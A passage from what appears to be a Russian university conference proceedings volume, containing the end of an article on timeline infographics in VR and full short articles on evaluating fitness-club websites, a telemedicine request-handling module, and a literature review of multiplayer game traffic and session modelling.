- по возможностям взаимодействия с наблюдателем: статичные, интерактивные;
- по форме представления: на электронном носителе (на сайте, в презентации и др.), на печатном носителе.

Таймлайны необходимо различать по типу временной шкалы, поскольку одни и те же данные можно представить разным образом, и от выбора формы представления информации зависит успех применения инфографики. Кроме того, существует бесчисленное множество различных вариантов представления данных на линии времени – для этого могут использоваться разные графические элементы.

А. И. Черкова выделяет две группы таймлайнов [2] – компилирующие (каждый элемент создаётся отдельно и связан с другими только общей идеей всего таймлайна), и дифференцирующие (готовый текст обрабатывается таким образом, чтобы каждый их них, будучи независимым, рассказывал общую историю).

В решении практических задач инфографика применяется для обеспечения быстрого и точного восприятия информации аудиторией. «Линия времени» может эффективно использоваться при отображении соотношения явлений, фактов, предметов в пространстве и во времени. Визуальные образы человеческий мозг обрабатывает значительно быстрее текста, поэтому использование такой инфографики способствует повышению скорости считывания и запоминания информации.

Наиболее широкое применение такой вид инфографики находит в образовании, где является эффективным средством обучения, и в журналистике.

Журналистами «линии времени» могут использоваться для создания хроники, статей, описания биографии, иллюстративного представления статистики и другой информационно-аналитической деятельности [1, 3]. В образовании временная шкала применяется по большей части в преподавании истории. Так, в работе Н. А. Гончаренко [3] описывается использование таймлайнов на уроках. Она отмечает, что такая инфографика используется в образовании для формирования у учеников системного взгляда на исторические процессы. Кроме того, она могут применяться в проектной деятельности учащихся.

Кроме того, таймлайны могут использоваться в бизнес-презентациях для отображения различных процессов, сроков выполнения проектов и др. Возможно использование этого вида инфографики, например, в резюме для представления опыта работы кандидатом на занимаемую должность.



Использование виртуальной реальности для отображения временных шкал позволяет погрузить пользователя в трёхмерное пространство и сфокусировать его внимание на необходимой информации. При этом важно отметить, что отображение простой инфографики в среде виртуальной реальности нецелесообразно, поскольку процесс её переноса в VR технически сложен.

Однако помещение инфографики, отображающей данные с временной привязкой, в среду виртуальной реальности является целесообразным, поскольку это способствует более широкому и полному восприятию представленных данных. Кроме того, использование технологий VR расширяет возможности взаимодействия пользователя с инфографикой. В частности, для реализации описанной возможности авторами работы было разработано веб-приложение для создания интерактивной инфографики в виртуальной реальности [4], которое предназначено для отображения данных с временной привязкой.

Прототипами для представления данных подобным образом послужили проекты Museum of the World [5] и Tower of London 3D [6], где информация представлена на линии времени в 3D. Наиболее ярким примером представления данных с временной привязкой является проект Museum of the World [5], показанный на рис. 1. На ленте времени показаны предметы из коллекции Британского музея. Проект реализован с использованием WebGL.




Рис. 1. Проект Museum of the World

На сайте Третьяковской галереи представлен таймлайн «История Галереи» [7].

На веб-странице «Таймлайн: вся история и культура за 12 веков» [8] размещён интерактивный таймлайн с вертикальной временной шкалой.

Один из примеров таймлайна, размещённого на печатном носителе, можно найти в атласе города Утрехт (Нидерланды) [9]. На линии времени размещены основные события в истории города (рис. 2).





Рис. 2. История города Утрехт в атласе

Подводя итоги, отметим, что для представления данных с временной привязкой используется таймлайн, который является одним из видов инфографики. От других видов инфографики его отличает, прежде всего, характер представляемых данных. Такой способ представления информации может эффективно использоваться при отображении соотношения явлений, фактов, предметов в пространстве и во времени. Наиболее широкое применение таймлайн находит в журналистике, образовании и бизнес-презентациях. Материалы работы могут быть применимы при создании новой инфографики для различных задач и её публикации.

#### Список используемых источников

1. Симакова С. И. Инструменты визуализации информации в СМИ: таймлайн [Электронный ресурс] // Вестник ННГУ. 2017. №4. URL: <https://cyberleninka.ru/article/n/instrumenty-vizualizatsii-informatsii-v-smi-taymlayn> (дата обращения 26.01.2023).

2. Черкова А. И. Таймлайн как специфический вид журналистского творчества в Интернете: теория и практика [Электронный ресурс] // Знак: проблемное поле медиаобразования. 2014. №2 (14). URL: <https://cyberleninka.ru/article/n/taymlayn-kak-spetsificheskiy-vid-zhurnalistskogo-tvorchestva-v-internete-teoriya-i-praktika> (дата обращения 26.01.2023).

3. Гусейнова Е. Р. Таймлайн как элемент медиализации (на примере сайта просветительского проекта «Арзамас» // Молодёжь третьего тысячелетия : сб. науч. ст. XLIII регион. студ. конф., Омск, 01-26 апр. 2019 г. Омск : Омский государственный университет им. Ф. М. Достоевского, 2019. С. 931–935.

4. Мельников М. В., Бояшова Е. П. Веб-приложение для создания интерактивной инфографики в виртуальной реальности. Свидетельство о государственной регистрации программы для ЭВМ № 2022684432 Российская Федерация / М.В. Мельников, Е.П. Бояшова ; заявитель и правообладатель Федеральное государственное бюджетное образова-

тельное учреждение высшего образования «Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича». – № 2022684052 ; заявл. 07.12.2022 ; опубл. 14.12.2022. – 1 с.

5. Museum of the World [Электронный ресурс]. URL: <https://britishmuseum.with-google.com/> (дата обращения 30.01.2022).

6. Tower of London 3D [Электронный ресурс]. URL: <https://www.tiki-toki.com/timeline/entry/137152/Tower-of-London-3D> (дата обращения: 30.01.2022).

7. История – Третьяковская галерея [Электронный ресурс]. URL: <https://www.tretyakovgallery.ru/about/history/> (дата обращения 10.02.2023).

8. Таймлайн: вся история и культура за 12 веков [Электронный ресурс] // Arzamas. URL: <https://arzamas.academy/university/timeline> (дата обращения 12.02.2023).

9. U10 – Atlas Regio Utrecht [Электронный ресурс] // Behance. URL: <https://www.behance.net/gallery/30395075/U10-Atlas-Regio-Utrecht> (дата обращения 12.02.2023).

*Статья представлена заведующим кафедрой ИКД СПбГУТ,  
доктором технических наук, доцентом Д. В. Волошиновым*

**УДК 004.055**  
**ГРНТИ 20.51.15**

## **КРИТЕРИИ КАЧЕСТВА ИНФОРМАЦИОННОГО ПОРТАЛА ФИТНЕС КЛУБА**

**Е. В. Буловацкий, Т. В. Мусаева**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье описываются проблемы, существующие в дизайне интерфейсов интернет-ресурсов, предоставляющих фитнес услуги. Главная цель таких клубов заключается в привлечении потенциальных потребителей информации об услугах оздоровительного характера. Сайты предоставляют всю необходимую и важную информацию о своих возможностях, таким образом, осуществляя через интерфейс виртуальную коммуникацию, что упрощает процесс взаимодействия между пользователем и клубом, и увеличивает уровень доверия и желания воспользоваться фитнес услугами.*

*пользовательский интерфейс, виртуальные коммуникации, сайт, фитнес клуб, критерии оценки качества.*

В современном, динамичном мире для большинства активных людей разных профессий и возраста важно вести здоровый образ жизни, включая спортивные занятия. Рынок предоставляемых услуг в этом направлении достаточно разнообразен и имеет большой спектр выбора. Такие возможности оздоровительного характера предоставляют фитнес-центры, клубы.

В соответствии с п. 1 ст. 30.1 Закона о физической культуре и спорте в РФ, фитнес-центры являются физкультурно-спортивными организациями, целью деятельности которых является оказание гражданам услуг по физической подготовке и физическому развитию. Согласно п. 2 указанной статьи, фитнес-центры организуют работу по формированию здорового образа жизни граждан, создают условия для сохранения и укрепления физического здоровья граждан, и их физического воспитания [1].

В 2015 году понятие фитнеса появилось в национальном стандарте РФ ГОСТ Р 56644-2015 [2], в п. 3.1 которого фитнес определен как «комплекс спортивно-оздоровительных мероприятий и действий, направленных на формирование, поддержание и укрепление здоровья человека, его физическую реабилитацию, организацию и проведение физкультурно-оздоровительного и спортивного досуга и достижения спортивных результатов» [3].

В настоящем времени имеется множество информационных сайтов фитнес центров и клубов, на которых размещена вся необходимая и важная информация для потенциального потребителя, что позволяет предварительно ее увидеть, проанализировать и сделать правильный выбор. Интерфейс является первичной онлайн средой для осуществления взаимодействия. Качество контента сайта влияет на последующие действия потребителя, такие как, его желание дальнейшего погружения в данный процесс в режиме офлайн, либо вызывает пассивность и отрицание. При первичном знакомстве с интерфейсом обозначенных сайтов можно увидеть, что большинство сайтов имеет недостатки. Оценка пользователей может быть, как субъективной, так и объективной. Первая оценка может быть связана с индивидуальными характеристиками отдельного человека и его восприятием. Для объективности оценивания требуется тщательный анализ информации.

Важными в проектировании любого информационного сайта являются аспекты, например, такие как, организация структуры и содержимого контента, скорость и периодичность загрузки информации, что в целом формирует визуальную коммуникацию, дружелюбность пользователю. Проблема взаимодействия личности в информационном пространстве все чаще анализируется в контексте виртуальной коммуникации как психологического феномена. Коммуникация «один и один» или «многие и один» – происходит за счет поиска какой-либо информации с целью ее получения [4]. И от того, насколько тщательно продуман вопрос дизайна интерфейса, зависит потребность в информации о предоставляемых услугах и пригодность использования контента. В рамках исследовательской работы, была поставлена задача по исследованию указанных ресурсов для выявления недостатков и поиск положительных решений с целью исключения ошибок в проектной работе по созданию аналогичного сайта.

Для исследования был разработан набор критериев, представленных в таблице 1, по которым была произведена оценка и анализ данных.

ТАБЛИЦА 1. Список критериев

№	Наименование критерия
1	Скорость загрузки
2	Цветовая палитра
3	Шрифт
4	Разделение на главное и второстепенное
5	Стилистика
6	Навигация
7	Простота и удобство в использовании
8	Количество предлагаемых услуг
9	Качество и актуальность информации
10	Качество иллюстраций и фотографий

На основании указанных критериев было проведено анкетирование, при котором каждый независимый респондент  $R_j$  оценил качество исследуемых контентов сайтов в соответствии с указанными критериями по шкале оценки от 1 до 10 баллов, где  $j = 1 \dots n$  – количество респондентов.  $K_i$  – оценка каждого респондента, где  $i$  соответствует номеру критерия.

В исследовании участвовали 10 человек. На рис. 1 представлена информация о респондентах, возраст которых находится в промежутке от 19 до 23 лет. Из них 36,6 % – женщины; 63,4 % – мужчины. Респонденты, как потенциальные потребители фитнес услуг, выступали в роли экспертов, производили оценку исходя из личного полученного опыта и знаний, ощущений и индивидуального восприятия.




Рис. 1. Диаграмма участников опроса

Рассмотрим полученные результаты оценок выбранных сайтов фитнес клубов: Happy Fitness [5], Fitness House [6], АРЕНА [7].

На рис. 2 представлены интерфейсы указанных ресурсов.




Рис. 2. Интерфейсы сайтов: а) Happy Fitness, б) Fitness House, в) АРЕНА

Были получены следующие результаты оценок сайтов:

1. Happy Fitness – 74,2 %;
2. Fitness House – 69,2 %;
3. АРЕНА – 57,4 %.

Результаты получены суммированием и обобщением полученных данных анкетирования, и полученный результат оценивается по шкале оценки качества от 0 до 100 %. При попадании полученных значений в предел от 50 до 69 % можно сделать вывод, что качество сайта «удовлетворительное», от 70 до 90 % «хорошее», и от 91–100 % – «отличное».

В соответствии с указанной шкалой, дана оценка:

1. Happy Fitness – «хорошо», с более высоким индексом;
2. Fitness House – «хорошо», с более низким индексом;
3. АРЕНА – «удовлетворительно», со средним индексом.

На рис. 3 (см. ниже) представлена сравнительная диаграмма оценок по каждому критерию трех выбранных сайтов в соответствии с эталоном.

Из полученных данных можно сделать вывод, что полученные результаты имеют более низкие показатели, чем указано в эталоне.

По результатам оценки сайтов фитнес клубов, сделаны выводы, что по некоторым критериям имеется большой разрыв во мнениях, что требует дальнейшего исследования с привлечением большего количества респондентов, выступающих в роли экспертов.






Рис.3. Сравнительная диаграмма полученных результатов оценок

На основании сделанных выводов и с учетом разработанных критериев будет создана модель сайта фитнес клуба лучшего качества, что в дальнейшем позволит:

- получить конкурентоспособный продукт с качественным интерфейсом;
- привлечь больше потенциальных потребителей и любителей фитнес услуг.

#### Список используемых источников

1. Федеральный закон «О внесении изменений в Федеральный закон «О физической культуре и спорте в Российской Федерации» в части совершенствования деятельности фитнес – центров» от 2 августа 2019 г. N 303-ФЗ // Собр. законодательства Рос. Федерации. 2019. № 31, ст. 4462. URL: <https://rg.ru/documents/2019/08/09/azakonudok.html> (дата обращения 08.03.2023).
2. Национальный стандарт РФ ГОСТ Р 56644-2015 «Услуги населению. Фитнес-услуги. Общие требования [Электронный ресурс]. М. : Стандартинформ. 2015. URL: <https://docs.cntd.ru/document/1200124945> (дата обращения 08.03.2023).
3. Яровенко В. Г. Понятие фитнеса в контексте правового регулирования оказания фитнес-услуг [Электронный ресурс] // Научный журнала «Студенческий». 2020. № 19–4(105). С. 82–90. URL: <https://elibrary.ru/item.asp?id=42919168> (дата обращения 08.03.2023).
4. Руденко Е. С. Виртуальная коммуникация как психологический феномен [Электронный ресурс] // Журнал «Педагогика и психология образования». 2020. Т. 6. № 2.

- C. 108–117. URL: <https://www.elibrary.ru/item.asp?id=43152921> (дата обращения 08.03.2023).
5. Сайт «Happy Fitness». URL: <https://happyfitness.ru/> (дата обращения 08.03.2023).
6. Сайт «Fitness House». URL: <https://www.fitnesshouse.ru/> (дата обращения 08.03.2023).
7. Сайт «АРЕНА». URL: <http://www.arena-club.spb.ru/> (дата обращения 08.03.2023).

**УДК 004.9**  
**ГРНТИ 50.41.25**

## ИНФОРМАЦИОННАЯ СИСТЕМА ТЕЛЕМЕДИЦИНЫ

**Н. А. Бундин, А. А. Олимпиев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье рассматривается проблема совместного принятия сложных медицинских решений, необходимость в которых возникает при диагностировании заболеваний пациентов и неоднозначной интерпретации симптомов и наблюдаемых показателей психофизиологического состояния. Описываются особенности современных технологий, которые применяются для сбора мнений врачей различных специальностей, которые находятся в удалении от места пребывания пациента.*

*телемедицина, совместное принятие решений, управление потоками заявок.*

Медицинская информационная система представляет собой комплекс программных средств, которые используют медицинские работники для решения типовых задач в рамках их профессиональной деятельности. На сегодняшний день в разных медицинских организациях используется несколько десятков медицинских информационных систем различных производителей. Каждая из этих систем характеризуется своими особенностями и ведет учет медицинской информации в своей базе данных. Это приводит к тому, что для получения информации о всех случаях лечения пациента необходимо, во-первых, знать где и когда пациенту оказывали медицинскую помощь, во-вторых, получить доступ к базам данных этих организаций.

Решить данную задачу простым способом невозможно по той простой причине, что для этого требуется иметь разрешение пациентов и достаточно большой ресурс времени, чтобы обойти все организации, которые могут находиться в разных регионах Российской Федерации. В таких условиях решение задачи превращается в проблему, для решения которой ведется активная разработка Единой государственной информационной системы

в сфере здравоохранения. Это национальная информационная система, создаваемая для обеспечения информационной поддержки органов, организаций системы здравоохранения и граждан в рамках процессов управления медицинской помощью и ее непосредственного получения.

Единая государственная информационная система представляет собой централизованное хранилище, в которое собираются данные, поступающие из медицинских организаций, и предназначено для обработки и хранения медицинской документации и формирования аналитической информации о пациентах. Эта система позволяет оперативно принимать комплексные решения по управлению системой здравоохранения, а также обеспечивает для граждан возможность использовать услуги в электронной форме.

Система делится на три уровня [1]:

- федеральный сегмент, который является центральным компонентом информационных систем в сфере здравоохранения.
- сегмент региональных медицинских информационных систем, предназначенных для интеграции данных, поступающих от медицинских учреждений;
- медицинские информационные системы уровня предприятий.

Основная функция, связанная с объединением данных о лечении пациентов, реализуется на уровне интеграции, задача которого предоставить единый интерфейс (совокупность программных сервисов) для отправки данных о лечении пациентов. Этот интерфейс должны использовать все медицинские информационные системы для обеспечения взаимодействия друг с другом.

К таким сервисам относятся [2]:

- сервис записи к врачу;
- интегрированная электронная медицинская карта пациента;
- медицинские документы пациента;
- лабораторные и инструментальные исследования и другие.

Одним из ключевых сервисов в разрабатываемой технологии является телемедицина. Основные функции этого сервиса: сбор мнений многих врачей разных специальностей о состоянии пациента и поддержка совместного принятия решений относительно методики его лечения – проведение дистанционного консилиума. С помощью телемедицины решается самая острая проблема современности – в короткие сроки собрать вместе врачей всех требуемых специальностей, предоставить им всю необходимую информацию и организовать их совместную работу [3].

Для того, чтобы автоматизировать организацию дистанционного консилиума, каждая медицинская информационная система должна реализовать две основные функции:

- отправка заявок на проведение телемедицинской консультации в другие медицинские информационные системы;



– обработка входящих заявок, которая сводится к выделению времени, врача подходящей специальности и рабочего места, где он будет подключаться к системе телемедицины.

Современные информационные системы далеки от идеала и каждая из них имеет свои достоинства и недостатки, поэтому для удовлетворения требований врача в ряде случаев в рамках одной и той же медицинской организации используется более одной медицинской информационной системы. Каждой из них охватывается часть бизнес-процессов, которые должны быть автоматизированы в рамках предприятия. Это приводит к тому, что, во-первых, для каждой из таких систем используется свой модуль телемедицины, своя база данных для управления заявками и выделен свой канал связи для обмена информацией с интеграционными медицинскими информационными системами.

Для оптимизации процессов обмена данными между локальными медицинскими информационными системами медицинских организаций и для сокращения количества задействованных каналов связи предлагается использовать один универсальный модуль управления потоками входящих и исходящих заявок, который будет повторять интерфейс управления потоками заявок Единой государственной информационной системы здравоохранения для проведения телемедицинских консультаций интеграционной медицинской информационной системы, выполнять оптимизацию исходящего трафика и интегрировать локальные данные о пациенте.

Поскольку в интерфейсы интеграционных платформ достаточно часто вносятся изменения, то разрабатываемый модуль позволит сократить издержки на доработку медицинских информационных систем, так как изменения потребуется вносить только в одну программу.

#### Список используемых источников

1. Официальный сайт проекта «Единая государственная информационная система здравоохранения» Министерства здравоохранения РФ. URL: <https://egisz.rosminzdrav.ru/>
2. Официальный сайт проекта «Электронное Здравоохранение» Медицинского информационно-аналитического центра. URL: <https://spbmiac.ru/ehlektronnoe-zdravookhranenie/proekt-ehlektronnoe-zdravookhranenie/obshhee-opisanie/>
3. Владзимирский А. В. Телемедицина: Curatio Sine Tempora et Distantia. М., 2016. 663 с.

УДК 004.031.4  
ГРНТИ 19.31

## **АНАЛИЗ РЕЗУЛЬТАТОВ ИССЛЕДОВАНИЯ ИГРОВОГО ТРАФИКА И СЦЕНАРИЕВ ПОВЕДЕНИЯ В МНОГОПОЛЬЗОВАТЕЛЬСКИХ ИГРОВЫХ СЕРВИСАХ**

**Ю. О. Бусаров, Н. М. Редругина, Д. Е. Шаненко**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная статья включает в себя выборку исследований в области игровых сервисов, анализ которых позволяет получить информацию о функционировании и методах реализации данного вида услуг. В целях повышения качества обслуживания существующего сервиса или для стадий разработки игрового сервиса (разработки архитектуры, реализации сервисных ресурсов, выбора программно-аппаратной части и используемых технологий), на начальном этапе необходимо определить качественные характеристики системы и поведение пользовательских сессий, в том числе игрового трафика. В случае отсутствия возможности анализа и моделирования существующего сервиса, исследования по существующим технологиям, игровым продуктам и анализу поведения трафика, пользователей и существующих архитектурных решений будут полезны как для разработчиков, архитекторов игровых сервисов, так и для игроков.*

*онлайн-игры, игровые сервисы, игровой трафик, поведение пользователей, временные характеристики сеансов, сценарии поведения, MMORPG, инфокоммуникационные услуги.*

Игровые онлайн сервисы набирают необычайную популярность, в связи с этим рост игрового трафика за последнее десятилетие оказывает влияние на инфраструктуру и подходы к разработке новых сервисов, которые будут учитывать глобальные изменения в контексте данных услуг. Разработка и улучшение качества предоставления данного типа услуг предполагает моделирование поведения игрового трафика, пользовательское поведение, влияние внешних и внутренних изменений на функционирование систем и решение о рациональности применения тех или иных архитектурных решений.

Игровые сервисы можно рассматривать как сеансовые инфокоммуникационные услуги, ярко выражено соответствие данному типу услуг серверов, поддерживающих игровые сессии с сохранением игровых данных пользователей. Для моделирования данного вида услуг необходимо получить информацию о сценариях поведения пользовательских сеансов и архитектурных решениях игровых сервисов. Получение данных и характеристик

систем является трудозатратным и в некоторых ситуациях невозможным из-за внутренних порядков и конфиденциальности.

В общем ознакомиться с исследованием виртуальных и игровых серверов возможно в следующих исследованиях (табл. 1).

ТАБЛИЦА 1. Существующие исследования по игровым серверам

Источник	Описание
[1]	Second Life – социальный виртуальный мир.
[2–9]	Анализ трафика онлайн игр в зависимости от жанровых характеристик.
[10]	Облачный гейминг и игры как SaaS.
[11–12]	Мотивация игроков и их поведение.

Для получения необходимой информации в рамках моделирования существует возможность обращения к научным исследованиям и рекомендациям разработчиков, количество которых в связи с возросшей популярностью игровой индустрии постоянно увеличивается.

Первая задача, которую мы перед собой поставили в рамках данной работе связана с анализом архитектурных принципов построения игровых сервисов.

Так, например, в [13] методы масштабирования и расчет количества производительности для поддержания экземпляров игрового мира. А также описано возможное архитектурное решение для реализации игрового взаимодействия пользователей.

Возможна реализация архитектуры игрового сервиса на геораспределенных серверах, что позволяет предоставить услуги пользователям с заявленным качеством обслуживания на различных точках планеты.

Так же архитектура игрового сервиса предполагает разделение серверных ресурсов на поддержание игровых сессий различных игровых зон – игровые сервисы с разделением ресурсов локаций. Зоны определены в [14] как географические разделы виртуального мира, которые обрабатываются отдельными серверами это результат масштабируемости на одном сегменте с помощью метода распараллеливания.

Это так же позволяет проанализировать поведение игроков в виртуальном мире, через его перемещение по игровым зонам в течении игровой сессии, а также получить данные о времени проведенным игроком в определенной зоне, что напрямую позволяет рассчитать время резервирования под него серверных ресурсов. Литература для анализа данного вопроса представлена в таблице 2.

ТАБЛИЦА 2. Существующие исследования по архитектуре игровых сервисов

Источник	Описание
[15]	Архитектура платформы игровых сервисов и промежуточное ПО.
[16]	Описывает рабочий сценарий взаимодействия пользователей и игрового сервера с различными устройствами доступа.
[17]	Представлена облачная игровая архитектура MMORPG, эвристические алгоритмы онлайн-оптимизации при распределении серверов рендеринга.
[18]	Подход к разработке игрового сервиса, построенного на микросервисной архитектуре.
[19]	Исследование распределения игроков, сеансов и перемещений в MMORPG: World of Warcraft и Warhammer.

Помимо архитектурных принципов построения игровых сервисов, для моделирования в целях прогнозирования и получения качественных характеристик сервисов необходимо определение временных характеристик пользовательских сеансов.

Входные характеристики, которые нас интересуют:

- 1) Время между поступлением пользователей в систему [20].
- 2) Вероятность перехода пользователей между локациями [21].
- 3) Время пребывания пользователя на каждой локации.
- 4) Общая продолжительность игровой сессии, период между началом и окончанием игровой сессии.

Авторы работ [22, 23] предлагают два способа измерения параметров игровых сессий: измерение сетевого трафика и получение информации из трассировок, или внедрение дополнительного ПО в устройства игроков для измерения продолжительности сеанса.

В работе [24] решение для получения необходимых вероятностно-временных характеристик является измерение времени между входом и выходом игрока из системы, учитывая последующее переключение «игрового персонажа» путем соединения последовательных сессий, где «простой» пользователя составлял менее 5 минут, оно так же применяется в ряде работ [25, 23]. В работах [26, 27] длительность игровых сессий определены распределениями Вейбулла и Паретто.

Помимо продолжительности игровых сессий необходимо получить информацию о характеристиках процесса прибытия пользователя на игровые сервера [28, 29].

Все это необходимо для получения приближенных результатов для моделирования процессов обслуживания пользовательских сессии. Моделирование необходимо для определения необходимых критериев и действий по отношению к системе, для улучшения качественных характеристик. Например, в [30] описан процесс анализа поведения сеансов пользователей

для дальнейших действий, включающих балансировку нагрузки и определения рационального подхода к разделению игровых локаций.

### *Выводы*

Анализ существующих исследований позволяет определить необходимые характеристики существующих систем и результаты их моделирования, в случаях: отсутствия возможности работы с реальной функционирующей системой, прямого получения аналитических данных, высоких трудозатрат или на этапе разработки нового игрового сервиса, качественных характеристики которого невозможно определить. Для последнего существует метод сравнительного анализа с существующими решениями, описанными в приведенных выше исследованиях.

### **Список используемых источников**

1. Varvello M., Picconi F., Diot C., Biersack E. Is there life in Second Life? // ACM CoNEXT, 2008. № 8. Madrid.
2. Che, X., Ip B. Packet-level traffic analysis of online games from the genre characteristics perspective // Network and Computer Applications. 2012 № 35. PP. 240–252.
3. Färber J. Network game traffic modelling in NetGames // Proceedings of the 1st workshop on Network and system support for games. 2002. PP. 53–57.
4. Claypool, M., LaPoint, D., Winslow, J. Network analysis of Counter-strike and Starcraft. // Proceedings of the 2003 IEEE International Conference. 2003. pp. 261–268
5. Cricenti A., Branch P. ARMA modeling of Quake4 server to client game traffic // Proceedings of the 6th ACM SIGCOMM workshop on Network and system support for games, 2007. pp. 70–74.
6. Kim J., Choi J., Chang D., Kwon T., Choi Y., Yuk E. Traffic characteristics of a Massively Multiplayer Online Role Playing Game // Proceedings of 4th ACM SIGCOMM Workshop on Network and System Support for Games, Oct. 2005. PP. 1–8.
7. Lang, T., Armitage, G.J., Branch, P., Choo, H. A Synthetic Traffic Model for Half-Life. // Australian Telecommunications Networks & Applications Conference, 2003.
8. Chen K. T., Lei K. T. Network game design: Hints and implications of player interaction // Proceedings of the 5th ACM SIGCOMM Workshop on Network and System Support for Games, 2006. PP. 1–9.
9. Chen K. T. Game traffic analysis: An MMORPG perspective // Proceedings of the international workshop on Network and operating systems support for digital audio and video. 2005. PP. 19–24
10. Cai W., Chen M., Leung V. C. M. Toward gaming as a service // IEEE Internet Computing. 2014. T. 18. No. 3. PP. 12–18.
11. Yee N., The demographics, motivations and Derived Experiences of Users of Massively Multiuser Online Graphical Environments // Teleoperators and Virtual Environments. 2006. pp. 309–329.
